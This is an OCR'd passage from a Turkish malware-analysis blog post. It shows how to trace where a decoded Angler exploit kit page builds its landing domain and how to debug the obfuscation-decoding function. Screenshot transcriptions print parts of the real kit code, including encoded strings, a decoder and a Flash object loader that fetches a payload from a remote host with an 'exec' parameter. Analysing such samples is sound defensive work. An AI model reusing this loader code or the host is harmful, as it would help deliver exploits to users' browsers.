
Diyelim ki elinizde yazının başında belirttiğim ve PCAP dosyasından çıkarttığınız, Angler istismar kitine ait bir HTML dosyası var ve bu dosyayı Chrome ile çalıştırdığınızda, internet tarayıcısının doodveeantoviar.kyderby.org adresine gitmeye çalıştığını görebilirsiniz. Bu


adresin, HTML dosyasının tam olarak neresinde yer aldığını öğrenmek ve fonksiyonu analiz etmek istiyorsunuz ancak adresi arattınız ve bulamadınız, bu durumda ne yapacaksınız ?




Bu durumda yapmanız gereken ilk iş daha önce eval() fonksiyonu ile ortaya çıkan tüm JavaScript kodlarını, Angler HTML dosyasının içine kopyalamak ve çalıştırmak olacaktır. Çalıştırdığınız zaman aşağıdaki ekran görüntüsünde yer aldığı gibi http adresinin getKolaio() fonksiyonundan geldiğini görebilirsiniz. getKolaio() fonksiyonuna baktığınızda, bu fonksiyondan gelen değerin NhxUAmwU(xlAEe1xlAEe3); fonksiyonundan geldiğini görebilirsiniz. xlAEe1xlAEe3 değişkenine baktığınızda ise bunun gizlenmiş bir değere sahip olduğunu anlayabilirsiniz. NhxUAmwU fonksiyonunu incelediğinizde de, bunun gizlenmiş veriyi çözen ana fonksiyon olduğu ortaya çıkacaktır.


angler_decoded.html
file:///C:/Documents%20and%20Settings/Administrator/Desktop/angler_decoded.html
Elements Console Sources Network Timeline Profiles Resources Audits
Sources Content scripts Snippets
(no domain)
file://
C:/Documents and Settings/Admi
angler_decoded.html
angler_decoded.html ×
if (window.T8eJEEf1) {
var klfg1 = 'wri',
klfg2 = 'te';
function getKolaio() {
return NhxUAmwU(xlAEe1xlAEe3);
}
function getTxl(a) {
return NhxUAmwU(xlAEw1xlAEw3);
}
function getD() {
return NhxUAmwU(xlAEf1xlAEf3);
}
function getData(a) {
return NhxUAmwU(xlAEs1xlAEs3);
}
function getG() {
return xlAEn1xlAEn3;
}
function getDx() {
if (!!window.s1e) {
return getD()
} else {
"ew"
};
}
var mirtul = "1",
ci = "clsid:";
var txt = '<object classid="' + ci + 'd27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess="always" widt
txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl(mirtul) + '" />';
txt = txt + '<param name="play" value="true"/>';
txt = txt + '<param name="flashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData(mirtul) + '
txt = txt + '<!--[if !IE]>-->';
txt = txt + '<object type="application/x-shockwave-flash" data="http://' + getKolaio() + '/' + getTxl(mirtu
txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl(mirtul) + '" />';
txt = txt + '<param name="play" value="true"/>';
txt = txt + '<param name="flashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData(mirtul) + '
txt = txt + '<!--<![endif]-->';
txt = txt + '<!--[if !IE]>--></object><!--<![endif]-->';
txt = txt + '</object>';
if (window.s2e) {
tmpTxp = ""
}
Line 207, Column 62
Watch
Call Stack
Not Paused
Scope
Not Paused
Breakpoints
No Breakpoints
DOM Breakpoints
XHR Breakpoints
Event Listener Breakpoints
Event Listeners


angler_decoded.html
file:///C:/Documents%20and%20Settings/Administrator/Desktop/angler_decoded.html
Elements Console Sources Network Timeline Profiles Resources Audits
Sources Content scripts Snippets
(no domain)
file://
C:/Documents and Settings/Admi
angler_decoded.html
<html>
<body>
<script>
xlAEa1xlAEa3 = 'VaSlTPFyYzcoB4nQw18q',
xlAEd1xlAEd3 = 'C4uH2Gbh5ya/nWQFGR5dUITkbDax91Rrn3t1mbVJk2hlMjcB1vQwlWk1nYRJURKma3V192Jh9WxRz20dTVumeHcVZjJp3VR
xlAEt1xlAEt3 = '2s33cibVR0Pv1XR52ZZ29k1bSPZcYXkyGNZnaVZm9hncnJ1s03vm1BB2cpc2ZRFNWPZJzesuWlZia9am9pVbGdZcvUX12p
xlAEp1xlAEp3 = 'M4tqWgEfgL9mM8WbmbX4XhIFSDNWZog8xvUpquFYE833h5IQM1z41uHn7vxC6QRpFwXGTiIhmQMF6xNQBFOVATnU7tlIgEV
xlAEe1xlAEe3 = 'tvaanevdoei.doreydok ro .b g ry ',
xlAEw1xlAEw3 = 'lt1r?d.iaUeZea=m5tk7r&hoeae==Bcnt_ucyv&twaGo&MP1eCp=yjnEpMmaa=oenreiln&pp3xsa5&lb1n=&djrad1bbo&
xlAEf1xlAEf3 = 'XuinZWZAI/YhtmR1HcVc0j9nYWYotmT6pHVwmdJRzJOSYWP9J1ah0HZFmcVcHy1jdnJoVmb49m1JkbQe3CV2MTZBNIXqzmp
xlAEs1xlAEs3 = 'Gso2dnLN11PvvWZNmYdc101XcXV5N0WmsWE7UP1ZmnX3QWPN9hYp1XBFmaJ33qmESnb9J0RmWj4FGc1aG01WbnJhfpau9W9
xlAEn1xlAEn3 = 'd690IQEfgL9mM8WbmbX4XhIFSDNWZog8xvUpquFYE833h5IQM1z41uHn7vxC6QRpFwXGTiIhmQMF6xNQBFOVATnU7tlIgEV
eIsfJySJR= "LyZc";
var iDf1leWXz;
;
var ytwvL5;
window['oNZdm'] = '1';
function xWait(xT) {
var date = new Date();
var tmpDate = null;
do {
tmpDate = new Date();
} while (tmpDate - date < xT);
}
function setDatabase() {
window['oNZdm'] = '';
window['tbTegrtG'] = true;
var t = false;
window.T8eJEEj = window.T8eJEEs = window.T8eJEEf1 = window.T8eJEEf2 = t;
}
function setQuery() {
window['oYiWiTB'] = true;
}
function xText(line) {
var result = "",
array = line.match(/(..)/g);
for (var i = 0; i < array.length; i++) {
result += String.fromCharCode(parseInt(array[i], 32) / 2);
}
array = null;
return result;
}
xlAEe1xlAEe3
1 of 2
Cancel
Line 9, Column 1
Watch
Call Stack
Not Paused
Scope
Not Paused
Breakpoints
No Breakpoints
DOM Breakpoints
XHR Breakpoints
Event Listener Breakpoints
Event Listeners



NhxUAmwU fonksiyonunu dinamik olarak hata ayıklayıcı ile analiz etmek için ise ilgili fonksiyonu ayrı bir HTML dosyasına kopyalayıp, gizlenmiş verileri bu fonksiyona ileterek, adım adım gizlenmiş verinin nasıl çözüldüğünü anlayabilir ve analizinizi gerçekleştirebilirsiniz. Yolunuz açık olsun :)



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.